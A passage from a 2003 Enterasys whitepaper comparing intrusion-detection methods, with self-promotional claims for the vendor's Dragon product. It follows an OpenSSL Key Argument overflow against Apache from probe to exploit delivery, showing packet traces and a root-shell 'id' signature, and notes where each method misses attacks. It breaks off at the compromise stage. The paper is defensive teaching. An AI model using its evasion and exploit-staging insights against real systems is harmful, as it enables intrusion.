WHITEPAPER

INTRUSION DETECTION METHODOLOGIES DEMYSTIFIED

February 2003

ENTERASYS NETWORKS™

Contents:

EXECUTIVE-LEVEL SUMMARY

While the world of IDS technologies and methodologies for detecting attacks seems to change at the speed of light, this is not quite the case. Granted, features and functionalities are integrated into products rapidly; however, the methodologies used in detecting attacks do not adhere to such a tight schedule. Most every methodology being touted so liberally within vendors' marketing glossies have been present—and used—for many years now and will continued to be used for years to come.

Terms such as "multi-method detection," "stateful signature analysis," "protocol anomaly," "backdoor traffic anomaly," "protocol parsing," and "heuristic detection" appear in bold letters proclaiming they are the latest breakthroughs in hacker detection capabilities. (These samples were randomly selected from different vendors' Web sites.) Unfortunately, their use in marketing material can be highly misleading, and in a few cases is flat-out untruthful.

All detection mechanisms used to expose illicit activity on a network can be broken down into three categories, which do not overlap. They are "pattern matching," "protocol decoding," and "anomaly detection." Contrary to several marketing campaigns, all IDSs on the market use some combination of all three of these methodologies to detect attacks. Each of the three methods has significant advantages and disadvantages. For example, it is possible for anomaly detection to work at high speed (Gigabit or greater), yet the number of specific attacks an anomaly detection engine can expose is thousands less than a pattern-matching engine. Claims that one method has the ability to detect unknown attacks better than any other method are grossly overstated and inaccurate.

The information in the following pages presents a technical examination of the advantages, disadvantages, and issues with each of the methods available for uncovering devious network activity. The subject is presented with real-world examples and traffic examinations. The outcome for many readers will be an understanding of how blatantly some vendors use misleading statements to push a product, which may not be the best fit for the end user's application.

Additionally, the conclusion of this discussion illustrates the true differences between Intrusion Detection Systems and Intrusions Prevention Systems and shows why it is not possible for an IPS to replace an IDS, as well as the threats that are introduced by attempting to do so.

A SNAPSHOT OF THE CURRENT LANDSCAPE

This list of "capabilities" was compiled after a series of brief visits to the Web sites of IDS vendors.

- stateful pattern recognition
- protocol anomaly detection
- backdoor traffic anomaly detection
- IP spoofing, Layer 2 and Denial of Service detection
- protocol parsing

- heuristic detection
- anomaly detection using signatures
- anomaly techniques
- hybrid algorithms employing statistical and heuristic methods
- full protocol analysis
- state tracking
- multi-trigger, multi-field pattern matching
- active/active, active/passive, and asymmetrically-routed traffic environments
- hybrid detection compatibility
- traffic rate monitoring
- protocol state tracking
- IP packet reassembly

Terms like these are frequently cited as reasons why an IDS from one vendor is more capable of detecting attacks than that of another. So, is it true? The answer: Partially.

That question is best summarized by an analogy. Of a Mack Truck, Ferrari, Hummer, and Rolls-Royce, which is the best? Some might say the Mack truck is best because it can haul anything—including all the other vehicles. Others might say the Ferrari is best because it's the fastest. Some might want the Hummer because it offers a great deal of room. Still others might take the Rolls-Royce simply because of its price.

Then there are those who will tell you that each has a combustion engine, which requires gasoline. They all have windows, tires, transmissions, seats, lights, and radios—in essence they're all the same.

Then, an automaker offers a new SUV. Ironically, some advertisements for this new vehicle make it look like a Mack truck, while others make it look like a Rolls-Royce, and some make it look like a Hummer.

If you were forced to make a decision about which vehicle you want, would you get confused? Of course not. While it's true all the vehicles share some commonalities, it is also true that each vehicle is better in completely different areas. What you need defines which you choose.

The IDS arena is no different.

A technical example can be made by randomly picking two terms from the list above; for example, "protocol anomaly detection" and "traffic rate monitoring." (Traffic rate monitoring is a form of anomaly detection.) It is accurate to state that protocol anomaly detection is more likely to catch an attack that exploits the end system's parsing of a specific protocol (if the IDS fully decodes the protocol in the first place). The traffic rate monitoring method might miss that attack, but could possibly see a successful exploit open a backdoor on a new port. However, it is also possible (and not uncom-

mon) that the protocol anomaly detection IDS might not recognize the attack because the exploit may still conform to legal protocol semantics, and the backdoor could just be a root-shell within the same traffic session—thereby causing the traffic rate monitoring IDS to miss the attack as well.

So, which is better? As can be seen from this example, both have strengths and weaknesses. This example also illustrates an interesting point: Why is "traffic rate monitoring" considered anomaly detection? If you are watching traffic flows on the network for abnormal behavior, you are doing anomaly detection. This leads to another question, "Just how many other things are considered 'anomaly detection'?" That's just one of the many points of this paper.

Three Categories of Detection

As stated in the executive summary, every "buzzword" listed can be placed into one of three categories.

Pattern Matching

Pattern matching is the technique of simply looking for patterns. Generally, this takes place at a much more granular level than protocol analysis or anomaly detection, usually within every individual packet. One example of pattern matching is looking for a string of bytes, which always appears in a specific Trojan such as "Hacked by pl4gu3z" coming from UDP port 6666. The same methodology can be used to look for Denial of Service attacks that rely on sending corrupted packet headers, since we are looking for a specific pattern somewhere within a packet.

Protocol Analysis

Protocol analysis is a bit less specific than pattern matching and looks at the packaging of traffic, rather than at the payload itself. This is different than straight pattern matching since more advanced calculations are done on each packet. Headers are verified to ensure the packet contains what it says it does, everything adds up as it should, and certain types of encoding aren't used. An example of this is identifying an attack in the OID field of an SNMP packet. The analysis device knows the OID should be a certain number of bytes, but if the next expected field does not appear after that string of bytes, it recognizes something is wrong. Usually this is indicative of an overflow or DoS attack, so an alarm is triggered.

Anomaly Detection

Anomaly detection is even more indistinct. These ambiguities will be examined more closely below, but this category can really be divided into two sub-categories: behavior-based anomaly detection and protocol-based anomaly detection. Anomaly detection examines traffic at an even higher level than either pattern matching and protocol analysis. Instead of looking at packets for patterns or encoding, this methodology typically focuses on the bigger picture. One of the reasons why this term is so abused is because this methodology can be implemented in a number of different ways. One example is watching the state of connections between hosts. If packets that don't match the established state of the connection start appearing or are severely out of sequence, an alarm is triggered.

Another example of anomaly detection is at an even higher level. For example, simply monitoring traffic flows between hosts establishes a baseline that can be considered "normal" activity. In this case, an alarm might be triggered if a Web server suddenly starts accepting connections on port 31337 instead of its normal port of 80. Even something as simple as a web server, which normally only accepts connections, initiating its own sessions out to some host on the Internet can be cause for alarm. This type of detection is normally referred to as flow- or behavior-based anomaly detection, although creative marketing departments have found many of other names for it. Additionally, port scans can also fall into this category. Generally, detecting a port scan requires some type of anomaly/trending algorithm on top of a modified state-tracking engine. A different method—protocol anomaly detection—usually falls into the category of RFC compliance checking. If the packet breaks the RFC for a certain protocol in any way, then an alarm is triggered.

Before discussing each of these methodologies in greater detail, we will look at how IDSs use these methodologies, a main point of misconception in the industry. As stated earlier, every IDS on the market uses a combination of all three methods. Generally, the core engine of the IDS will rely solely on one specific method, and fractions of the other two methods are implemented in pre- or post-processors to supplement detection capabilities. Since each individual method has gaping holes in coverage (as we'll examine next), vendors compensate by using pieces of the other methods.

The reason products don't do 100% of all three methodologies is because it is computationally impossible to deliver everything and still offer a solution that most enterprises can afford. Each of the three methods requires a significant amount of overhead and calculations, so there are usually few resources left to attempt to fully implement a second, much less a third form of detection methodology.

Let's look at Enterasys Dragon as an example. The core of Dragon's engine relies on advanced algorithms for pattern matching. However, the system must decode a number of protocols before they are sent to the pattern-matching engine, and look for anomalies within various protocols to detect if certain encoding mechanisms were used. (Typically, these are used by hackers to obfuscate attacks.) Dragon also looks for overflows in various protocol fields, another form of anomaly detection. This is not an implementation of full anomaly detection, but is enough to successfully augment the core functionality of Dragon.

A Closer Look

Pattern Matching

One of the greatest strengths of pattern matching over protocol analysis and anomaly detection is its ability to identify specific exploits or vulnerabilities. Because pattern matching looks for very specific events, alarms triggered will typically provide detailed information on why an event was triggered, what it means, and how to handle it. This is one of the features that makes pattern-matching IDSs the most powerful for forensics and analysis. Let's review how pattern matching can be used to find a compromised machine.

When an attacker compromises a system, they typically need to discover which user they are running as. If they are not root, they will need to perform some kind of privilege escalation attack, then recheck to see if they're root. Many attacks, such as buffer overflows, will result in a shell prompt being bound to an arbitrary port on the newly compromised system. For the attacker to find out whom they are running the shell as, they can issue the "id" command as illustrated below.

```
# id

uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

The results of this command showed that the user is indeed root. Seeing something like this in a packet is obviously a bad thing. By identifying the pattern "uid=0(root) gid=0(root)…" in a packet, you can infer the following details:

- The host sending the string has been compromised.
- The attacker has root on the box.
- The attacker has the ability to interactively issue commands to the system with root privileges, thereby allowing easily for rootkit uploads and/or configuration changes.

An alert issued by pattern matching will specify why the alert was triggered, and provide an explanation of all the details listed above. The description could likely include information on how to deal with this incident as well. In the next section, the same event will be examined from the standpoint of anomaly detection.

Anomaly Detection—Flow/Behavior Based

With flow- or behavior-based anomaly detection, it is likely that the IDS would never have seen the attack that caused the shell to be spawned in the first place. However, once the shell is established, the anomaly detecting IDS will notice that the server is now communicating on a new port, which it never communicated on before.

An advantage this has over pattern matching is that if the shell happens to be through an encrypted tunnel or the output from an "id" command is never seen, the anomaly-detecting IDS will trigger an alert to something the pattern-matching IDS missed. In this case, if the pattern-matching IDS also happened to miss the attack itself, then the chance to detect the compromise would have just been lost as well.

This methodology also makes a few assumptions. One is that the interactive session will be established on a new port. This is not always the case. Even in the case of recent SSL/SSH exploits, the interactive sessions were established as part of the original session. In attacks that rely on misconfigured services such as Web servers, this is also the behavior exhibited after exploitation of the service. Additionally, exploits that elevate privileges within an existing service will behave the same

way. The IDS that probably missed this attack because of the inherent limitation of this detection technique also missed its chance at telling you a system was compromised.

Anomaly Detection—Protocol/Stateful-Protocol Based

Protocol anomaly detection techniques do not just decode protocols before searching for illegitimate activity; they also analyze any abnormal fields present. These methods are better suited for detecting actual attacks rather than compromises or other suspicious activities. Let's imagine that the attack that compromised the system was the SSL attack mentioned above.

The attack referenced here worked by overflowing a buffer negotiating the setup of the SSL session. Specifically, it was the field known as the Key Argument. There are several parts of this attack that would tip-off a [stateful] protocol anomaly-detection IDS that something was afoot. One is the fact that the length of the Key Argument field is abnormally long.

However, this all depends on what terminology like "fully stateful protocol decoding" means to the vendor. Unfortunately for the end user, the explanation of the methodology and the functionality described in vendor marketing does not always carry through in implementation. In fact, many users experienced this firsthand when their IDSs (with tags like "fully stateful protocol decoding") failed to recognize the OpenSSL vulnerability and exploits—many IDS missed the attack. In fact, Dragon was one of the few IDSs that did detect this attack because of specialized buffer overflow detection and compromise signatures.

There is another issue hidden here. Many IDSs implement "statefulness" in the sensors. This is most commonly seen while monitoring TCP sessions. This functionality is useful for combating anti-IDS tools like "stick" and "snot." These tools work by replaying thousands of fake attacks while the attacker makes a real attack somewhere in the middle. The thousands of fake attacks will overwhelm the IDS console, so the IDS administrator will probably miss the real one.

IDSs can defeat tools like these by watching the state of TCP sessions. Since these fake attacks are not part of any valid sessions, the IDS will ignore them. The only event that should be triggered is the real one. Unfortunately, for every step taken to decrease false positives at the sensor, the chance of false negatives—or missing a real attack—is increased.

For example, many backdoors modify the method in which the compromised host responds to the attacker's connection. They use TCP as the transport protocol, but do not use normal TCP handshaking procedures. If for any reason the IDS missed the attack that compromised the victim host, then detecting the backdoor is the last chance to be alert to the attacker's presence. In the case of IDSs who implement state by default, they are purposefully ignoring just this type of traffic.

Protocol Decoding

Protocol decoding is a cross between anomaly detection and pattern matching that does not overlap what each does specifically. With the OpenSSL attack, a protocol decoding IDS could notice patterns within specific fields that look like shellcode from a buffer overflow.

This makes the value of protocol decoding relatively high. You get the benefit of a pattern matching IDS, in that you can look for specific patterns (such as shellcode), with the benefit of limiting the search to within a certain field of a specific protocol, much like a protocol-anomaly-based IDS does.

However, just as protocol decoding shares the benefits of each method, it also has the drawbacks of each. Looking for thousands of patterns is so computationally intensive that the numbers of patterns searched for in the network traffic have to be scaled back to maintain a decent level of performance. A reasonable number of patterns still need to be searched for after decoding so as to not completely compromise the level of granularity offered by the IDS. Unfortunately, protocol decoding cannot perform to the depth and level of detection because it must place more emphasis on pattern matching or the wide-ranging insight that strict protocol anomaly detection offers.

Summary of IDS Methodologies

Each of the methodology groupings has distinct pros and cons, some of which are summarized below.

Pattern Matching

PRO

- Can identify the exact exploit an attacker is running in cases where other IDSs cannot. This provides for powerful forensics and analysis capabilities, and makes it easier to provide more information to end users who may have a low level of technical security analysis expertise.
- Are generally able to look for many thousands of potential attack profiles. Moreover, it is generally much simpler for users to add custom detection signatures. Since the other methods require algorithms complied into the binary, most products do not offer this same level of tuning and customability.

CON

- Looking for several thousands of attacks and other suspicious activity is slower than the other methods. Also, since this method is generally looking for more specific events than others, it is inherently more prone to potential false positives.
- Many times, the attacks or compromises that other methods excel at finding can be identified with pattern matching; however, it requires a higher level of commitment by the vendor to ensure this level of detection is being maintained.

Protocol Decoding

PRO

- Has the potential to detect new attacks just by looking for certain encodings that other methods could miss (because they don't know the profile).
- Can usually identify severely obfuscated or otherwise mutilated attacks that other methods could miss.

CON

- If RFC compliance checking is implemented, this method can be subject to many false positives. Many commercial applications and operating systems do not strictly adhere to RFCs in the first place. Also, many times applications run a specific protocol (like HTTP) on non-standard ports, which can defeat this methodology.
- Alerts generated are more generalized than a pattern matching IDS. Since they are not as specific, information valuable to a security manager must be manually found and researched by a forensics specialist.

Anomaly Detection—Flow and Protocol

PRO

- Can detect signs of compromise the other two methods cannot detect, such as a sudden and suspicious shift in the type of behavior a host/server exhibits on the network.
- Since they only analyze host behavior or perform RFC compliance checking, they do not have the associated overhead of looking for thousands of attacks, thereby making this method the fastest of all the technologies available.

CON

- They are generally capable of only detecting a few hundred different types of attacks and probes. In other words, they have a highly limited scope of detection. In most real world cases, they miss basic "successful" attacks that other IDSs easily detect.
- Many times, the alerts are post-aggression by the attacker, so the data collected is of little forensic value since the integrity of the end host has already been violated. They may be able to tell you that you've been compromised, but not how, by whom, when, and with what—thereby making most reparations much more difficult. Also, the alerts are usually so general that it's difficult even for knowledgeable security administrators to determine exactly what just took place.

Although every IDS vendor on the market uses a combination of all three of the techniques described above, the core engine for each IDS can only be one of those methods because of computing limitations. The other techniques are usually implemented in pre- or post-processors, as an augmentation to the core functionality.

The issue of core methodology employed by the IDS is important for two main reasons. The detection methodology utilized directly impacts the number of different types of events the IDS will be able to detect. Being able to detect a greater number of different types of events allows the IDS to produce more meaningful output that can be valuable to junior IDS analysts and forensic investigators alike. Conversely, on equal hardware, the more an IDS is looking for, the slower it will perform next to other IDS methodologies. Some vendors have been able to combat these issues by offering hardware solutions that are capable of handling the load, although they may cost in excess of $100,000.

A HARD LESSON IN REALITY

In this section we are going to do something never seen in marketing glossies. We are going to closely examine a full attack—from probe, to exploit, to compromise, to post-compromise activity. This is going to be a technical section in which analysis is done though examining packets and network sessions.

The full attack will have an organization such as this:

Figure 1: Format of full attack scenario

The Probe

This attack started with a sweep of the network for servers listening on TCP port 443. The attacker tried to initiate a connection with every server in the subnet on port 443, which happens to be the port Web servers listen to for encrypted Web sessions. Many banks, investment Web sites, and others concerned about data confidentiality use SSL encrypted traffic for conducting business.

The figure below highlights several interesting parts of the probe. This portion of traffic was captured and is displayed in the network protocol analyzer Ethereal, available from http://www.ethereal.com.




Figure 2: Portion of the probe displayed in the protocol analyzer, Ethereal

In this display, we see the attacker connecting to three different machines in the target network. The first two packets highlighted in black show the first machine (192.168.0.23) to which the attacker attempted to connect. The target system immediately replied to the connection request with a RST packet, which signifies that the system is not running the service to which the probe is attempting to connect.

The second system the attacker connects to (192.168.0.45) does accept the connection. The highlighted part here shows something odd, though. As a normal part of the SSL encrypted session setup, the client sends their key but the server immediately tears the session down upon receiving this key (as seen with the [FIN, ACK] flags set). This is not normal behavior.

The third system accepts the connection much like the second system does. However, there is a difference in that the third system (192.168.0.62) does not tear down the session upon receiving the client's key.

A final point to notice is the data contained within the client's key. In every exchange there was a long string of AAAAAAAs in the Key Argument field of the packet. This is highlighted in the bottom frame of the screen capture above.

Detecting this Probe—A Methodology Point of View

Pattern Matching

Since this probe software was relatively well written (compared to many automated probe applications), there is only one part that is easily detected by pure pattern matching. Many times, exploit coders will hardcode various protocol values and IDs into the code, but this one is fairly good at avoiding those give-a-ways.

The main identifier of this probe is the long string of AAAAAAs in the packet. This is highly abnormal within a packet seen in SSL traffic—both during the handshaking and the encrypted session. There are several limitations to this, as described later.

Protocol Decoding


A protocol-decoding engine could see problems with two parts to this probe. One is a mismatch between the length of the message specified in the SSL header and the actual length of the SSL data. There is more data contained within the header than specified in the "Length" section. In this probe, it is used to test if the target server is vulnerable to further attack. Another point in the probe that could have triggered an alert is the presence of incorrect data types within the Key Arguments field.

Anomaly Detection

Anomaly detection techniques excel at three parts here. One is flow/behavior based that recognizes one host (the attacker) trying to connect to many different hosts on the target network during the scan. IDSs with basic flow-based anomaly detection algorithms will trigger a port-sweep at a minimum. The other two fall under the category of protocol-anomaly-based detection: the SSL session being abnormally torn down (the second session examined) and the abnormally long Key Argument section. If full SSL RFC compliance checking was performed, this should have triggered, but as seen when this vulnerability was announced, it was not performed in most cases.

Attack

The attack in this case highlights a few other interesting points in addition to the differences in intrusion detection methodologies. The attack starts with the initiation of 30 different sessions to the same target. Figure 3 shows the launch of this attack.



Source	Destination	Protocol	Info
192.168.0.59	192.168.0.62	TCP	32768 > https [SYN] Seq=467191732 Ack=0 Win=5840 Len=0 MSS
192.168.0.62	192.168.0.59	TCP	https > 32768 [SYN, ACK] Seq=2075722666 Ack=467191733 Win
192.168.0.59	192.168.0.62	TCP	32768 > https [ACK] Seq=467191733 Ack=2075722667 Win=5840
192.168.0.59	192.168.0.62	TCP	32769 > https [SYN] Seq=469281351 Ack=0 Win=5840 Len=0 MSS
192.168.0.62	192.168.0.59	TCP	https > 32769 [SYN, ACK] Seq=2078800029 Ack=469281352 Win
192.168.0.59	192.168.0.62	TCP	32769 > https [ACK] Seq=469281352 Ack=2078800030 Win=5840
192.168.0.59	192.168.0.62	TCP	32770 > https [SYN] Seq=459093473 Ack=0 Win=5840 Len=0 MSS
192.168.0.62	192.168.0.59	TCP	https > 32770 [SYN, ACK] Seq=2082546016 Ack=459093474 Win
192.168.0.59	192.168.0.62	TCP	32770 > https [ACK] Seq=459093474 Ack=2082546017 Win=5840
192.168.0.59	192.168.0.62	TCP	32771 > https [SYN] Seq=467683693 Ack=0 Win=5840 Len=0 MSS
192.168.0.62	192.168.0.59	TCP	https > 32771 [SYN, ACK] Seq=2083329194 Ack=467683694 Win
192.168.0.59	192.168.0.62	TCP	32771 > https [ACK] Seq=467683694 Ack=2083329195 Win=5840
192.168.0.59	192.168.0.62	TCP	32772 > https [SYN] Seq=461167166 Ack=0 Win=5840 Len=0 MSS
192.168.0.62	192.168.0.59	TCP	https > 32772 [SYN, ACK] Seq=2090166823 Ack=461167167 Win
192.168.0.59	192.168.0.62	TCP	32772 > https [ACK] Seq=461167167 Ack=2090166824 Win=5840
192.168.0.59	192.168.0.62	TCP	32773 > https [SYN] Seq=459193738 Ack=0 Win=5840 Len=0 MSS
192.168.0.62	192.168.0.59	TCP	https > 32773 [SYN, ACK] Seq=2086121195 Ack=459193739 Win
192.168.0.59	192.168.0.62	TCP	32773 > https [ACK] Seq=459193739 Ack=2086121196 Win=5840
192.168.0.59	192.168.0.62	TCP	32774 > https [SYN] Seq=460902354 Ack=0 Win=5840 Len=0 MSS
192.168.0.62	192.168.0.59	TCP	https > 32774 [SYN, ACK] Seq=2073486561 Ack=460902355 Win
192.168.0.59	192.168.0.62	TCP	32774 > https [ACK] Seq=460902355 Ack=2073486562 Win=5840
192.168.0.59	192.168.0.62	TCP	32775 > https [SYN] Seq=471157492 Ack=0 Win=5840 Len=0 MSS
192.168.0.62	192.168.0.59	TCP	https > 32775 [SYN, ACK] Seq=2075784886 Ack=471157493 Win

Figure 3: The exploit starts with the establishment of 30 different sessions to the same target.

The behavior exhibited here actually serves as a precursor, to the precursor, to this attack. The early stages of the attack take advantage of the way Apache manages its memory to automatically determine how the layout of the exploit should look when it is actually sent later on. In order to do this, it has to establish a couple of sessions and watch for the return data. Unfortunately, it's not guaranteed unless the attacker has the ability to exhaust all resources assigned to other tasks. This is accomplished by setting up many connections to the server. Once an excessive number of connections have been established, the exploit can probe for the proper addresses it needs, then finally craft the real exploit.

This emphasizes another trend in the world of exploit development: the way advanced exploitation methods are becoming easier to use by those without a real understanding of how or why the exploit is working.

Once the actual exploit is delivered, it will look something like the exchange in Figure 4. It looks very much like the probe, except there is significantly more data exchanged between the two hosts this time around.




Figure 4: The delivery of the actual exploit

Detecting this Attack—A Methodology Point of View

Pattern Matching

Although the attack seems to look a lot like the probe at first glance, there is much more data in this session we can focus on. The first part is the point in which the client sends their master key. Looking at Figure 5, you can see the long string of AAAAAs again. But developing detection mechanisms around strings like that are a poor choice. It is likely that strings such as AAAAAAA or CCCCCCC (which are commonly encountered in exploits) are simply space fillers. Since they satisfy no purpose other than filling space, they can trivially be changed to anything, thereby breaking the detection functionality developed.




Figure 5: The client's master key in the exploit

There are some important differences this time, however. Following the long string of AAAAAAs are various other bytes with short strings of AAAAAs mixed in. As it happens, much of this section will remain static between different targets. Because of this, pattern definitions (or signatures) can be developed around this section. Being able to focus on the attack at this level gives the IDS the ability to trigger an alert, which will let you know details about what is taking place and the specific exploit being used. The IDS is then able to reveal other details about the exploit such as the potential success rate and what it will try to do after the attack is completed. This allows you to determine to what extent an incident response effort is needed, with the most information possible. It also helps give you a head start into a forensic examination.

This is not all, however. If you look again Figure 4, at the bottom of the frame you'll see the actual shellcode (low-level instructions) that gives the attacker access to the shell and interactive access to the successfully attacked host. Interestingly enough, there are sections for which pattern definitions can be developed that will also catch completely unrelated attacks on entirely different services—all with an extremely low risk for false positives. Incidentally, this kind of attention to detail by the Dragon Analysis and Response Team enabled Dragon to catch this attack before it was publicly released.

Protocol Decoding

The same methods used to detect the probe could also have been used to detect the attack. The Key Argument contains incorrect types of data, and there is a mismatch between the length specified in the SSL header and the actual length of some packets used in the handshaking process.

Anomaly Detection

There are similarities in detecting the attack as there were in detecting the probe with anomaly detection methods. One is seeing one host (the attacker) establishing many sessions to the same host

(in this case 30) in an extremely short amount of time. Of all those sessions, only a few of them actually exchanged any data before being torn down. From this perspective, the attack would look like a Denial of Service. The abnormally long Key Argument field could also have been used again if full RFC compliance checking was being done.

The Compromise

